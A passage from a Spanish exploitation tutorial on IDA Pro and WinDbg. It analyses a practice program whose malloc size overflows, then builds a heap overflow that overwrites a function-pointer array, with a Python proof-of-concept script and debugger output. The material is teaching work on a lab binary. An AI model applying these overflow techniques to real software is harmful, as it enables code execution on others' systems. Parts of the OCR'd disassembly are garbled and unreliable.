
```
? In[18]: hex(0x40000000 * 4 & 0xffffffff)
Out[18]: '0x0L'
? In[19]: hex(0x40000001 * 4 & 0xffffffff)
Out[19]: '0x4L'
? In[20]: hex(0x40000002 * 4 & 0xffffffff)
Out[20]: '0x8L'
+ In[21]: |
```

Así que 0x40000000 por 4 me da cero, ese no me sirve, le sumo uno más y me da 4 ese ya sirve y así tengo el rango de valores a partir de 0x40000001 en adelante que me producen desbordamiento y cuyo resultado es un valor chico.

Obviamente los múltiplos de 0x40000000 al cual luego le voy sumando de a uno servirán.

```
▶ Out[21]: '0x10L'
? In[22]: hex(0xc0000001 * 4 & 0xffffffff)
Out[22]: '0x4L'
? In[23]: hex(0x80000001 * 4 & 0xffffffff)
Out[23]: '0x4L'
```

Así que vemos que aquí la idea es desbordar el bloque al cual le escribo los números enteros, tratando de llegar al bloque del array de punteros, además en el medio del ciclo usa para imprimir el puntero guardado en el primer campo del array.




```
00401182
00401182 loc_401182:    push    offset aCorrecto
00401182             mov     eax, 4
0040118C             imul    ecx, eax, 0
0040118F             mov     edx, [ebp+array]
00401192             mov     eax, [edx+ecx]
00401195             call    eax
00401197             add    esp, 4
0040119A             mov     ecx, [ebp+p_bloque_mi_size]
0040119D             add    ecx, 4
004011A0             mov     [ebp+p_bloque_mi_size], ecx
004011A3             jmp    short loc_401148
```

Imprime en cada ciclo la palabra correcto, usando el puntero a printf guardado en el array y sumándole como la vez anterior ECX que vale cero, que proviene de esa multiplicación por cero, así que si no pisamos el puntero, saltara a imprimir, pero si llegamos a pisar el array podremos saltar a ejecutar código.


El tema es que se tienen que dar varias cosas para que esto ocurra, como aquí no hay muchasallocaciones ni podemos masajear el heap llenando los huecos del mismo con allocaciones con size controlado, la cosa puede fallar, ya que si el array de punteros queda en una dirección más baja que el bloque a desbordar no podre alcanzarlo porque no puedo escribir para atrás jeje.

O sea la idea es que el array de punteros debe quedar cerca pero en una dirección más alta que el bloque a desbordar.

Obviamente eso no depende de nosotros en este caso y si no se da no será posible explotarlo, si hubiera múltiples allocaciones como en la próxima práctica podríamos ir llenando el heap, allocando en los bloques libres para obligar a que el bloque a overfloadear no le quede otra que ir en una dirección más alta.



Lo último es que el entero que ingresamos lo guarda en una variable temporal y solo lo copia con `memcpy` de 4 bytes de largo al bloque si es mayor que 0x20, si es menor saltea la copia.



Allí vemos que la dirección donde escribe se incrementa de a 4, o sea que es un array de enteros también por eso se incrementa de a 4.

`Dst = (int *) malloc(numero*4);`

Bueno ya está analizado veamos que pasa si lo tiro suelto fuera de IDA.

```
In[28]: In[29]: hex(0x40000004 * 4 & 0xffffffff)
Out[29]: '0x10L' [REDACTED]
In[30]: 0x40000004
Out[30]: 1073741828

In[31]: |
```

Probemos que nuestro bloque alloque la misma cantidad que el array de punteros o sea 0x10, lo cual tendría cierta lógica, ya que como primero aloca mi bloque y luego el array de punteros ambos con el mismo size, el mío quede en una dirección más baja para overfloadear y pisar el otro, pero no se voy a probar primero en Windows 7 que es más amigable para casos de heap.

```
Microsoft Windows [Versión 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Reservados todos los derechos

C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x612900
La direccion a pisar es 0x612918
Ingrese entero
```

Eso se ve bien el bloque a desbordar está en 0x612900 y el bloque con el array de punteros en 0x612918 jeje voy a tirarlo 10 veces a ver qué porcentaje sale bien.(recuerden si cambiaron el page heap para este proceso volverlo a heap normal).

```
C:\ Seleccionar Administrador: C:\Windows\System32\cmd.exe
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x592900
La direccion a pisar es 0x592918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x8b2900
La direccion a pisar es 0x8b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x8b2900
La direccion a pisar es 0x8b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>1073741828
"1073741828" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\ricnar\Desktop\PRACTICA_44 con source>1073741828
"1073741828" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x5b2900
La direccion a pisar es 0x5b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>
```

Vemos que siempre la distancia me da 18 porque al ser ambos del mismo tamaño y en Windows 7 que es más bueno, la cosa va bien ahora probare en w10.

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

0649 C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x488d90
680fLa direccion a pisar es 0x488da8
Ingrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x68a198
0mrLa direccion a pisar es 0x68a120
CopIngrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
mra1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x63a258
La direccion a pisar es 0x63a180
Ingrese entero
```

Vemos que en w10 la cosa es más variable, a veces queda bien y a veces mal.

Vemos que si uso un tamaño menor queda bastante lejos.

```
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741826
fLa cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x6c3330
La direccion a pisar es 0x6ca238
Ingrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
r1073741826
PLa cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x6e3330
La direccion a pisar es 0x6ea2f8
Ingrese entero

a^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741826
La cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x711d18
La direccion a pisar es 0x71a108
Ingrese entero
```

El tema es que no puedo manipular el heap allocando, así que por ahora haremos este exploit solo para w7, el próximo que hagamos veremos si manipulando nos ayuda a poder hacer una versión para cada uno.

Bueno ahora armare un script provvisorio para ir probando.

```
from os import *
import struct

stdin,stdout = popen4(r'ConsoleApplication11.exe')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


fruta="1073741828" "\n" #0x40000004 para que al multiplicar por 4 de 0x10

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)


```

Arranco el script, elijo en el IDA el windbg debugger y atacheo al proceso que queda detenido dentro del scanf.



Como puse un breakpoint en 0x4010d0 antes del primer malloc, parara allí al aceptar el ENTER del script.

Registers window (General registers):

EAX	00000037
EBX	7EFDE000
ECX	6039F398
EDX	40000004
ESI	003E72E0
EDI	603E72E8
EBP	0018FF40

Threads window:

Decimal	Hex	State
8172	1FEC	Ready

Vemos el número que ingrese está en EDX es 0x40000004.

Al hacer el SHL lo multiplica por 4 queda 0x10 el size a allocar.

Registers window (General registers):

EAX	00000037
EBX	7EFDE000
ECX	6039F398
EDX	00000010
ESI	003E72E0
EDI	603E72E8
EBP	0018FF40

Threads window:

Decimal	Hex	State
8172	1FEC	Ready

```

00401093 sub    esp, 1Ch
00401094 push   offset LibFileName ; "Myapepe.dll"
00401095 call   ds:LoadLibraryA(x)
00401096 push   offset _Format ; "Ingrese una cantidad de numeros enteros..."
00401097 call   _printf_
00401098 add    esp, 8
00401099 mov    ecx, [ebp+numero]
0040109A push   ecx
0040109B push   402168h
0040109C call   _scanf_s
0040109D add    esp, 8
0040109E mov    [ebp+p_bloque_mi_size], eax
0040109F mov    eax, ds: _imp__system
004010A0 mov    edx, [ebp+numero]

004010A1 sub    esp, 1Ch
004010A2 push   offset LibFileName ; "Myapepe.dll"
004010A3 call   ds:LoadLibraryA(x)
004010A4 push   offset _Format ; "Ingrese una cantidad de numeros enteros..."
004010A5 call   _printf_
004010A6 add    esp, 8
004010A7 mov    ecx, [ebp+numero]
004010A8 push   eax
004010A9 push   offset ab ; "%d"
004010A0 call   _scanf_s
004010A1 add    esp, 8
004010A2 mov    ecx, [ebp+numero]
004010A3 push   402168h
004010A4 call   _scanf_s
004010A5 add    esp, 8
004010A6 mov    edx, [ebp+numero]
004010A7 shl    edx, 2
004010A8 push   edx ; Size
004010A9 call   ds:_imp_malloc
004010A0 add    esp, 4
004010A1 mov    [ebp+p_bloque_mi_size], eax
004010A2 mov    eax, ds:_imp_system
004010A3 mov    eax, [ebp+p_system], eax
004010A4 push   10h ; size
004010A5 call   operator new[](uint)
004010A6 add    esp, 4
004010A7 mov    [ebp+p_bloque_size_0x10], eax
004010A8 mov    eax, [ebp+p_bloque_size_0x10]
004010A9 mov    [ebp+array], eax
004010A0 mov    edx, 4
004010A1 imul   eax, edx, 0
004010A2 mov    eax, [ebp+array]

```

WinDbg command line:

```

!heap -a 0x2c0000

```

Output of !heap -s command:

```

***** NT HEAP STATS BELOW *****
LFH Key : 0x63d17223
Termination on corruption : ENABLED
Heap Flags Reserv Commit Virt Free List UCR Virt Lock Fast
(k) (k) (k) (k) (k) length blocks cont. heap
002c0000 00000002 1024 324 1024 15 4 1 0 0 LFH
00510000 00001002 1088 260 1088 8 3 2 0 0 LFH

```


Veamos que nos dice

!heap -a 0x2c0000

!heap -a 0x510000

No pondré acá todos los resultados pero los guardo en un txt.

Ahora paso el malloc de 0x10.



El bloque mío de size 0x10 estará ubicado en 0x302fd0.

```
WINDBG>!heap -p -a 0x302fd0
address 00302fd0 found in
HEAP @ 2c0000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
00302fc8 0003 0000 [00]    00302fd0    00010 - (busy)
```

Si pregunto por esa dirección veo que pertenece al heap de 0x2c0000.

```
***** NT HEAP STATS BELOW *****
LFH Key : 0x63d17223
Termination on corruption : ENABLED
Heap   Flags  Reserv Commit Virt  Free List  UCR  Virt Lock Fast
(k)   (k)   (k)   (k) length     blocks cont. heap
002c0000 00000002  1024  324  1024   15   4   1   0   0   LFH
00510000 00001002  1088  260  1088   8   3   2   0   0   LFH
```

Igual no está en el listado por ser de size muy pequeño, pero si pregunto qué filtre los bloques de tamaño 0x10

```
!heap -flt s 0x10
```

Ahí si me aparece

00302000	0000	0000	[ 00]	00302000	00010	(busy)
00302de8	0003	0003	[ 00]	00302df0	00010	- (busy)
00302e00	0003	0003	[ 00]	00302e08	00010	- (busy)
00302e18	0003	0003	[ 00]	00302e20	00010	- (busy)
00302e30	0003	0003	[ 00]	00302e38	00010	- (busy)
00302e48	0003	0003	[ 00]	00302e50	00010	- (busy)
00302e60	0003	0003	[ 00]	00302e68	00010	- (busy)
00302e78	0003	0003	[ 00]	00302e80	00010	- (busy)
00302e90	0003	0003	[ 00]	00302e98	00010	- (busy)
00302ea8	0003	0003	[ 00]	00302eb0	00010	- (busy)
00302ec0	0003	0003	[ 00]	00302ec8	00010	- (busy)
00302ed8	0003	0003	[ 00]	00302ee0	00010	- (busy)
00302ef0	0003	0003	[ 00]	00302ef8	00010	- (busy)
00302f80	0003	0003	[ 00]	00302f88	00010	- (busy)
00302f98	0003	0003	[ 00]	00302fa0	00010	- (busy)
00302fb0	0003	0003	[ 00]	00302fb8	00010	- (busy)
00302fc8	0003	0003	[ 00]	00302fd0	00010	- (busy)
00302fe0	0003	0003	[ 00]	00302fe8	00010	- (free)
00302ff8	0003	0003	[ 00]	00303000	00010	- (free)


Vemos que en el listado general aparecen dentro de un bloque de 0x400 sin especificar lo que hay dentro, al pedir por tamaño si disgrega el contenido.

```
002c7620: 00080 . 00080 [101] - busy (78)
002c76a0: 00080 . 03d20 [101] - busy (3d1f)
002cb3c0: 03d20 . 378b0 [101] - busy (378a8) Internal
00302c70: 378b0 . 00080 [101] - busy (78)
00302cf0: 00080 . 00020 [101] - busy (15)
00302d10: 00020 . 00400 [101] - busy (3f8) Internal
00303110: 00400 . 00400 [101] - busy (3f8) Internal
00303510: 00400 . 00080 [101] - busy (78)
00303590: 00080 . 00080 [101] - busy (78)
```

También se puede buscar por rango

```
!heap -flt r 0x10 0x20
```

Pero bueno al buscar los bloques de 0x10 y ver los libres, vemos que justo debajo del nuestro hay otro bloque free en 0x302fe0 que es el siguiente libre y que supuestamente al hacer malloc de 0x10 debería usar ese, lleguemos hasta el otro malloc.



Vemos que justo allocó usando el siguiente que estaba free y que estaba cerca.

Vemos que en el listado general aparecen dentro de un bloque de 0x400 sin especificar lo que hay dentro, al pedir por tamaño si desglosa el contenido.


Justo el siguiente de 0x10 al menos en Windows 7 es bastante predictivo.

Más o menos ya tengo una idea la distancia entre los dos es 0x302fe8 -0x302fd0


```
Python>hex(0x302fe8 -0x302fd0)
0x18
```

```
py >
script3.py x
1 from os import *
2 import struct
3
4
5 stdIn, stdOut = popen4(r'ConsoleApplication11.exe')
6 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7 raw_input()
8
9
10 fruta="1073741828\nn41\nn42\nn43\nn44\nn45\nn46\nn1094861636\nn" #0x40000004 para que al multiplicar por 4 de 0x10
11
12 print stdIn
13
14
15 print "Escribe: " + fruta
16 stdIn.write(fruta)
17 print stdOut.read(40)
18
19
```

Allí puse 6 valores lo cual me da 24 de largo (0x18) y el 7mo sería 0x41424344 pasado a decimal, veamos qué pasa.



Obviamente eso se da porque W7 es bastante predecible. Seguramente en w10 habrá que poner varios de estos 0x41424344 de relleno para que si se mueve termine saltando igual, en el caso que se pueda hacer.



Bueno con eso saltaríamos a ejecutar mi bloque el problema es que EDX ahora apunta a los últimos bytes que hay ya que se fue incrementando, lo cual es medio molesto, así que lo dejaremos ahí al menos demostramos que saltamos a ejecutar en el próximo ejercicio podremos manejar más distintos allocs de diferentes tamaños, y podremos tratar de pelearlo tanto en Windows 7 como en w10.

Hasta la parte 47

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 47

---

Vamos a tratar de aclarar algunas cosas que aun no mencionamos del tema heap y que son necesarias, lo haremos mirando nuevamente el ejercicio practica 44 que hablamos mirado en Windows 7, lo volveremos a mirar en el mismo so.

Es bueno notar que la forma de manejar el heap hay cambiado mucho de XP a Windows 7, y tiene mas cambios aun hasta Windows 10, por lo cual métodos de explotación que son validos en uno, pueden no serlo en el otro.

También es cierto que los exploits tipo que explotan un heap overflow, hay que lucharlos bastante, no son sencillos la mayor parte de las veces y no siempre funcionan el 100% de los intentos.

Bueno miraremos el ejercicio de la parte 44.

[http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA\\_44.7z](http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA_44.7z)

Usaremos el windbg fuera de IDA.

The screenshot shows the WinDbg debugger interface. The assembly window displays the following code:

```
77b80000 77b84000 api-ms-win-crt-string-l1-1_0 (deferred)
77b90000 77b93000 api-ms-win-core-file-l1-2_0 (deferred)
77ba0000 77ba3000 api-ms-win-core-processes-l1-1_1 (deferred)
77bb0000 77bb3000 api-ms-win-core-localization-l1-2_0 (deferred)
77bc0000 77bc3000 api-ms-win-core-profile-l2-1_0 (deferred)
77bd0000 77bd3000 api-ms-win-core-timezone-l1-1_0 (deferred)
77be0000 77cc1000 ucrtbase.dll (deferred)
77cd0000 77ce5000 VCRUNTIME140.dll (deferred)
78000000 0004010D7 response (deferred)

0:000> g
Breakpoint 0 hit
eax=00000037 ebx=7efdf000 ecx=77c5f138 edx=00000010 esi=77cb72ec edi=77cb72e8
004010d7<ConsoleApplication11!main+0x47> [c:\users\ricnar\documents\visual studio 2015\projects\ConsoleApplication11\ConsoleApplication11\consoleapplication11]
004010d7  ff1560204000 call    dword ptr [ConsoleApplication11!_imp__malloc (00402060)]
004010d7  4883c0             add    rax,rax
004010d7  89451c             mov    dword ptr [ebp-4],eax
004010d7  894504             mov    eax,dword ptr [ConsoleApplication11!_imp__system (004020c0)]
004010d7  8945e4             mov    dword ptr [ebp-1ch],eax
004010d7  6a10              push   10h
004010d7  e84e010000         call   ConsoleApplication11!operator new[] (00401240)
004010d7  83c404             add    esp,4
0.001> g

Breakpoint 0 hit
eax=00000037 ebx=7efdf000 ecx=77c5f138 edx=00000010 esi=77cb72ec edi=77cb72e8
004010d7<ConsoleApplication11!main+0x47> [c:\users\ricnar\documents\visual studio 2015\projects\ConsoleApplication11\ConsoleApplication11\consoleapplication11]
004010d7  4883c0             add    rax,rax
004010d7  89451c             mov    dword ptr [ebp-4],eax
004010d7  894504             mov    eax,dword ptr [ConsoleApplication11!_imp__system (004020c0)]
004010d7  8945e4             mov    dword ptr [ebp-1ch],eax
004010d7  6a10              push   10h
004010d7  e84e010000         call   ConsoleApplication11!operator new[] (00401240)
004010d7  83c404             add    esp,4
0.001> cantidad = size-1
From :int v = 1; v <= cantidad; v++ {
```

A red box highlights the warning message: "WARNING: Unable to verify checksum for C:\Users\ricnar\Desktop\español\46-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 46\ConsoleAppl".

Ya habíamos visto que hacia un malloc inicial en 0x004010D7 así que coloco un breakpoint en el windbg con

ba e1 0x004010D7

Una vez que para ya sabemos que el size era el numero que le pasábamos multiplicado por 4.

```

from os import *
import struct

stdin,stdout = popen4(r'ConsoleApplication11.exe')
print "ATAQUEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

fruta="1073741828\n41\n42\n43\n44\n45\n46\n1094861636\n" #0x40000004 para que al multiplicar por 4 de 0x10

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

El numero ese pasado a hexadecimal es

`hex(1073741828)`

'0x40000004'

Al multiplicar por 4 daba 0x10

```

